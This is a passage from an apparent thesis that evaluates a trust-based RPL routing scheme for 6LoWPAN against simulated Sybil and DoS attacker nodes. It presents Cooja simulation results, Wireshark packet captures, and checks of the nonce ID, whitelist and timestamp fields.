From 0xABCD/C1:0C:00:00:00:00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:0B
Sec = false, Pend = false, ACK = true, iPAN = true, DestAddr = Long, Vers. =
0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1, SAC = stateful, SAM = 3, MCast
= false, DAC = stateful, DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0000:0000:0000:0000:0001
UDP
Src Port: 8765, Dst Port: 5678

Payload (24 bytes)
48656C6C 6F203336 2066726F 6D207468 6520636C  Hello 36 from the cl
69656E74                                      ient
```

Figure 28. Trusted Path Reconstruction when One Node (Node 13) Is Activated as a Sybil Attacker

Next, since we know that the traffic is forwarded through Node 12, we deliberately activated it as the next attacker, as shown in Figure 29. The neighbors of Node 12 then detect malicious behavior and search for a new preferred parent node. Once all the nodes along the path complete their search for a new preferred parent node, the reconstruction of the routing path is completed. The new path between Node 2 and Node 1 converged to 2–11–8–14–4–1, as shown in Figure 29.

Lastly, since Node 14 is left as the only node that forwards traffic toward the server node, we activated it as the third attacker. With three separate attackers (Nodes 12, 13, and 14), we observed that the routing path breaks down. This is because there is no longer a valid path between the client and the server.




```
No.     Time        From  To      Data
23619   04:21.147   2     [3 d]   59: 15.4 D C1:0C:00:00:00:00:0...
23620   04:21.149   11    [4 d]    5: 15.4 A
23621   04:21.186   11    [4 d]   78: 15.4 D C1:0C:00:00:00:00:0...
23622   04:21.189   8     [5 d]    5: 15.4 A
23623   04:21.201   8     [5 d]   78: 15.4 D C1:0C:00:00:00:00:0...
23624   04:21.204   14    [5 d]    5: 15.4 A
23625   04:21.223   14    [5 d]   78: 15.4 D C1:0C:00:00:00:00:0...
23626   04:21.225   4     [6 d]    5: 15.4 A
23627   04:21.278   4     [6 d]   78: 15.4 D C1:0C:00:00:00:00:0...
23628   04:21.280   1     [3 d]    5: 15.4 A
```

```
IEEE 802.15.4 DATA #113
From 0xABCD/C1:0C:00:00:00:00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:0B
Sec = false, Pend = false, ACK = true, iPAN = true, DestAddr = Long, Vers. =
0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1, SAC = stateful, SAM = 3, MCast
= false, DAC = stateful, DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0000:0000:0000:0000:0001
UDP
Src Port: 8765, Dst Port: 5678

Payload (24 bytes)
48656C6C 6F203532 2066726F 6D207468 6520636C   Hello 52 from the cl
69656E74                                       ient
```

Figure 29. Trusted Path Reconstruction when Two Nodes (Nodes 12 and 13) Are Activated as Sybil Attackers

a. *Validating the Nonce ID*

To ensure that the nonce ID is implemented correctly per our algorithmic framework, we examined the simulated data packets using Wireshark. Specifically, we inspected the DIO message for a particular transmission. This is shown in Figure 30. It can be seen that the nonce ID takes on the fields as proposed in our simulation models. In this example, the nonce ID is represented in hexadecimal form as 0xDF32. We investigated this field in the DIO messages across the network nodes and validated that each node takes on a different randomly generated number.



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
RPL Instance ID
Version Number
Rank
G
O
M O P
P
DTSN
0x0F32
DODAGID
OPTIONS

```
No.  Time      Source                  Destination  Protocol Length Info
  10 0.504000  00:12:74:01:00:01:01:(  Broadcast    6LoWPAN      97 Data, Dst: Broadcast, Src: NitLab_01:00:01:01:01
  11 0.505000  00:12:74:01:00:01:01:(  Broadcast    6LoWPAN      97 Data, Dst: Broadcast, Src: NitLab_01:00:01:01:01
  12 0.509000  fe80::212:7401:1:101    ff02::1a     ICMPv6       58 RPL Control (DODAG Information Object)
  13 0.509000  00:12:74:01:00:01:01:(  Broadcast    6LoWPAN      58 Data, Dst: Broadcast, Src: NitLab_01:00:01:01:01
  14 0.510000  00:12:74:01:00:01:01:(  Broadcast    6LoWPAN      58 Data, Dst: Broadcast, Src: NitLab_01:00:01:01:01
  15 0.510000  00:12:74:01:00:01:01:(  Broadcast    6LoWPAN      58 Data, Dst: Broadcast, Src: NitLab_01:00:01:01:01

▸ 6LoWPAN
▸ Internet Protocol Version 6, Src: fe80::212:7401:1:101 (fe80::212:7401:1:101), Dst: ff02::1a (ff02::1a)
▾ Internet Control Message Protocol v6
    Type: RPL Control (155)
    Code: 1 (DODAG Information Object)
    Checksum: 0x16af [correct]
    RPLInstanceID: 30
    Version: 240
    Rank: 256
  ▸ Flags: 0x10
    Destination Advertisement Tri
    Flags: 0xdf
    Reserved: 32
    DODAGID: aaaa::ff:fe00:1 (aaa
```

Figure 30. Validating the Implementation of Nonce ID

b. Validating Network Whitelisting

As was discussed in Chapter V, the addition of a mere identifier (nonce ID) does not serve to eliminate a Sybil attack; therefore, we further enhanced our trust-based routing algorithm with a network whitelist table to be maintained by each trusted node. Simulations were carried out using the Cooja simulator. The whitelist table that was generated for Node 6 is shown in the enclosed blue rectangle in Figure 31. Each node is represented uniquely by a nonce ID and a corresponding IPv6 address. For example, as shown in the enclosed red rectangle of Figure 31, Node 2 is represented by nonce ID (0x3081) and IPv6 address ending with (0x0202). Node 3 is represented by nonce ID (0x6C7B) and IPv6 address ending with (0x0303). Node 4 represented by nonce ID (0x4B9C) and IPv6 address ending with (0x0404). In the event that an attacker tries to enter the network, it will not possess such a unique pairing and would be detected as a malicious node.




```
00:25.813   ID:17   DATA send to 1 'Hello 534'
00:25.834   ID:6    Nonce <--> Ip: 0x4B9C <--> [fe80:0000:0000:0000:0212:7404:0004:0404]
00:25.842   ID:6    Nonce <--> Ip: 0x6C7B <--> [fe80:0000:0000:0000:0212:7403:0003:0303]
00:25.849   ID:6    Nonce <--> Ip: 0x3081 <--> [fe80:0000:0000:0000:0212:7402:0002:0202]
00:25.856   ID:6    Nonce <--> Ip: 0x16CC <--> [fe80:0000:0000:0000:0212:7407:0007:0707]
00:25.860   ID:17   DATA send to 1 'Hello 535'
00:25.863   ID:6    Nonce <--> Ip: 0x6B1A <--> [fe80:0000:0000:0000:0212:740c:000c:0c0c]
00:25.871   ID:6    Nonce <--> Ip: 0x2ABD <--> [fe80:0000:0000:0000:0212:7405:0005:0505]
00:25.878   ID:6    Nonce <--> Ip: 0x43F3 <--> [fe80:0000:0000:0000:0212:740a:000a:0a0a]
00:25.885   ID:6    Nonce <--> Ip: 0x6583 <--> [fe80:0000:0000:0000:0212:740b:000b:0b0b]
00:25.890   ID:1    DATA recv 'Hello 513 from the client' from 17
00:25.896   ID:1    DATA recv 'Hello 514 from the client' from 17
```

Figure 31. Validating the Implementation of a Network Whitelist

c. *Validating Sybil Attacker*

Separately, we investigated and validated the Sybil attacker activation process. We examined the output files in packet capture (pcap) format using Wireshark and filtered out the associated DIO messages. From there, we studied the DIO message from the time instance when the attacker was activated. As shown in Figure 32, we observed that the nonce ID of the attacker changes from 0x78E2 to 0x0000 upon activation of the attacker from one time instance to the next time instance. Since this is a mere demonstration to prove the algorithm, we deliberately set the malicious ID to 0x0000 to simplify the simulation. Our model can be easily extended to a set of randomized IDs as that of a Sybil attacker. The outcome is assessed to be the same. The malicious node is detected when it does not hold a legitimate combination of nonce ID and IP address. The routing from client to server converges only through the trusted nodes.



```
No.   Time        Source                 Destination
 4474 115.655000  fe80::c30c:0:0:c       ff02::1a
 5451 153.965000  fe80::c30c:0:0:c       ff02::1a
 1091 24.319000   fe80::c30c:0:0:d       ff02::1a
 2934 75.523000   fe80::c30c:0:0:d       ff02::1a
 4653 120.043000  fe80::c30c:0:0:d       ff02::1a
 5093 142.092000  fe80::c30c:0:0:d       ff02::1a
 1208 27.257000   fe80::c30c:0:0:e       ff02::1a

    Type: RPL Control (155)
    Code: 1 (DODAG Information Object)
    Checksum: 0x2dc0 [correct]
    RPLInstanceID: 30
    Version: 240
    Rank: 766
  ▶ Flags: 0x10
    Destination Advertisement Trigger Sequence Number (DTSN): 250
    Flags: 0x78
    Reserved: e2
    DODAGID: aaaa::ff:fe00:1 (aaaa::ff:fe00:1)
  ▼ ICMPv6 RPL Option (DAG Metric container)
      Type: DAG Metric container (2)
      Length: 6
    ▼ Unknown Data: 0704000201e8
      ▶ [Expert Info (Error/Malformed): Unknown Data (not interpreted)]
  ▼ ICMPv6 RPL Option (DODAG configuration)

0000  41 c8 75 cd ab ff ff 0d  00 00 00 00 00 0c c1 e0   A.u..... ........
0010  8c 00 03 0e 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0020  0a 02 00 00 29 79 2f 1c  04 d9 58 8b 4a a4 fe b4   ....)y/. ..X.J...
0030  3c d8                                              <.
```


```
No.   Time        Source                 Destination
 4474 115.655000  fe80::c30c:0:0:c       ff02::1a
 5451 153.965000  fe80::c30c:0:0:c       ff02::1a
 1091 24.319000   fe80::c30c:0:0:d       ff02::1a
 2934 75.523000   fe80::c30c:0:0:d       ff02::1a
 4653 120.043000  fe80::c30c:0:0:d       ff02::1a
 5093 142.092000  fe80::c30c:0:0:d       ff02::1a
 1208 27.257000   fe80::c30c:0:0:e       ff02::1a

    Type: RPL Control (155)
    Code: 1 (DODAG Information Object)
    Checksum: 0x5131 [correct]
    RPLInstanceID: 30
    Version: 240
    Rank: 747
  ▶ Flags: 0x10
    Destination Advertisement Trigger Sequence Number (DTSN): 251
    Flags: 0x00
    Reserved: 00
    DODAGID: aaaa::ff:fe00:1 (aaaa::ff:fe00:1)
  ▼ ICMPv6 RPL Option (DAG Metric container)
      Type: DAG Metric container (2)
      Length: 6
    ▼ Unknown Data: 0704000201d5
      ▶ [Expert Info (Error/Malformed): Unknown Data (not interpreted)]
  ▼ ICMPv6 RPL Option (DODAG configuration)

0000  41 c8 81 cd ab ff ff 0d  00 00 00 00 00 0c c1 e0   A....... ........
0010  8c 00 04 0e 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0020  0a 02 00 00 1e e2 9d 5f  cc b2 3a ad 02 2f 8f 18   ......._ ..:../..
0030  74 ec                                              t.
```

Figure 32. Validating the Implementation of a Sybil Attacker

3. Protection against DoS Attacks

To evaluate our trust-based routing algorithm against a DoS attack, we proceeded similarly as with the Sybil attacker scenario. We activated a series of attackers that executed a DoS attack. These attackers are represented by Nodes 15, 16, and 17 (highlighted in yellow) in Figure 33. We continue to adopt a systematic approach to verify the implementation of our trust algorithm. At the start of the simulation, no attacker was activated. We transmitted a "Hello" message from the client (Node 2 in Figure 33) to server (Node 1 in Figure 33). In this case, the formulation of the path between Node 2 and Node 1 converged to 2–9–7–16–4–1.

Similar to the previous simulation, we first activated Node 16 in Figure 34 as the attacker since the traffic is forwarded through it toward the server. Under this attack, the attacker transmits DIO messages at a higher rate with the intent to flood the network, simulating a DoS attack. As shown in Figure 34, we see that when Node 16 is activated as a DoS attacker, its corresponding neighbors detect malicious behavior. On the receipt of a "Hello" message by the server node, we investigated the exchange of radio messages. We observed that Node 7 changed its parent node accordingly from Node 16 to Node 15. The routing path between Node 2 and Node 1 changed accordingly and converged to 2–9–7–15–3–1.




```
No.    Time       From  To     Data
7344   02:06.228  2     [3 d]  59: 15.4 D C1:0C:00:00:00 00:C...
7345   02:06.230  9     [4 d]   5: 15.4 A
7346   02:06.281  9     [4 d]  78: 15.4 D C1:0C:00:00:00 00:C...
7347   02:06.284  7     [8 d]   5: 15.4 A
7348   02:06.346  7     [8 d]  78: 15.4 D C1:0C:00:00:00 00:C...
7349   02:06.349  16    [8 d]   5: 15.4 A
7350   02:06.366  16    [8 d]  78: 15.4 D C1:0C:00:00:00 00:C...
7351   02:06.369  4     [6 d]   5: 15.4 A
7352   02:06.458  4     [6 d]  78: 15.4 D C1:0C:00:00:00 00:C...
7353   02:06.461  1     [3 d]   5: 15.4 A
```

IEEE 802.15.4 DATA #83
From 0xABCD/C1:0C:00:00:00 00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:09
Sec = false, Pend = false, ACK = true, iPAN = true, DestAddr = Long, Vers. = 0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1, SAC = stateful, SAM = 3, MCast = false, DAC = stateful, DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0C00:0000:0000:0000:0001
UDP
Src Port: 8765 Dst Port: 5678

Payload (24 bytes)

```
48656C6C 6F203235 2066726F 6D207468 6520636C   Hello 25 from the cl
69656E74                                       ient
```

Figure 33. Path Formulation (without DoS Attacks)



```
No.    Time       From  To     Data
35538  04:51.155  2     [3 d]  59: 15.4 D C1:0C:00:00:00:00:0...
35539  04:51.157  9     [4 d]   5: 15.4 A
35540  04:51.279  9     [4 d]  78: 15.4 D C1:0C:00:00:00:00:0...
35541  04:51.282  7     [8 d]   5: 15.4 A
35542  04:51.303  7     [8 d]  78: 15.4 D C1:0C:00:00:00:00:0...
35543  04:51.306  15    [5 d]   5: 15.4 A
35544  04:51.349  15    [5 d]  78: 15.4 D C1:0C:00:00:00:00:0...
35545  04:51.352  3     [4 d]   5: 15.4 A
35546  04:51.464  3     [4 d]  78: 15.4 D C1:0C:00:00:00:00:0...
35547  04:51.467  1     [3 d]   5: 15.4 A
```


IEEE 802.15.4 DATA #133
From 0xABCD/C1:0C:00:00:00:00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:09
Sec = false Pend = false. ACK = true. iPAN = true. DestAddr = Long Vers. = 0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1 SAC = stateful, SAM = 3, MCast = false, DAC = stateful DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0000:0000:0000:0000:0001
UDP
Src Port: 8765, Dst Port: 5678

Payload (24 bytes)

```
48656C6C 6F203534 2066726F 6D207468 6520636C   Hello 54 from the cl
69656E74                                       ient
```

Figure 34. Trusted Path Reconstruction when One Attacker (Node 16) Is Activated to Execute a DoS Attack

Next, we proceeded to activate another attacker (Node 15 in Figure 35) to investigate the change in routing path from client to server. Not surprisingly, we observed that the neighbors detected malicious behavior at Node 15; therefore, Node 7 changed its parent to Node 17. The routing path between Node 2 and Node 1 then converged to 2–9–7–17–4–1, as shown in Figure 35. Finally, when we activated Node 17 as the last attacker, we observed that the routing breaks down and traffic cannot be transmitted from the client to the server node.


File Simulation Motes Tools Settings Help
Network
View Zoom
1
3
4
5
Two Attackers Activated
15
16
17
6
7
8
All neighbors detect abnormalities on Node 16 and 17
9
10
11
2
Routing path changed to 2 – 9 – 7 – 17 – 4 – 1
Radio messages: showing 42250/73294 packets
File Edit Analyzer View


```
No.     Time        From  To      Data
73212   07:51.230   2     [3 d]   59: 15.4 D C1:0C:00:00:00:00:0...
73213   07:51.232   9     [4 d]    5: 15.4 A
73214   07:51.286   9     [4 d]   78: 15.4 D C1:0C:00:00:00:00:0...
73215   07:51.289   7     [8 d]    5: 15.4 A
73216   07:51.347   7     [8 d]   78: 15.4 D C1:0C:00:00:00:00:0...
73217   07:51.350   17    [5 d]    5: 15.4 A
73218   07:51.450   17    [5 d]   78: 15.4 D C1:0C:00:00:00:00:0...
73219   07:51.453   4     [6 d]    5: 15.4 A
73220   07:51.517   4     [6 d]   78: 15.4 D C1:0C:00:00:00:00:0...
73221   07:51.520   1     [3 d]    5: 15.4 A
```

```
IEEE 802.15.4 DATA #178
From 0xABCD/C1:0C:00:00:00:00:00:02 to 0xABCD/C1:0C:00:00:00:00:00:09
Sec = false, Pend = false, ACK = true, iPAN = true, DestAddr = Long, Vers. =
0, SrcAddr = Long
IPHC HC-06
TF = 3, NH = compressed, HLIM = 64, CID = 1, SAC = stateful, SAM = 3, MCast
= false, DAC = stateful, DAM = 2
Contexts: sci=0 dci=0
IPv6 TC = 0, FL = 0
From aaaa:0000:0000:0000:c10c:0000:0000:0002 to
aaaa:0000:0000:0000:0000:0000:0000:0001
UDP
Src Port: 8765, Dst Port: 5678

Payload (24 bytes)
48656C6C 6F203831 2066726F 6D207468 6520636C  Hello 81 from the cl
69656E74                                      ient
```

Figure 35. Trusted Path Reconstruction when Two Nodes (Nodes 15 and 16) Are Attacked to Execute a DoS Attack

a. *Validating Timestamp*

The DIO message for a particular transmission was inspected. The timestamp information for this DIO message is shown in Figure 36. It can be seen that the timestamp field takes on the two-byte tail fields. In this example, we successfully validated the implementation of our timestamp field, which indicates the time difference between successive DIO messages. In this case, the timestamp takes on a hexadecimal value of 0x199B, which represents 6555 ms. Since we have set the detection threshold in our algorithm to be 500 ms, this value is within the detection limits, and the node is reflected as a trusted node.



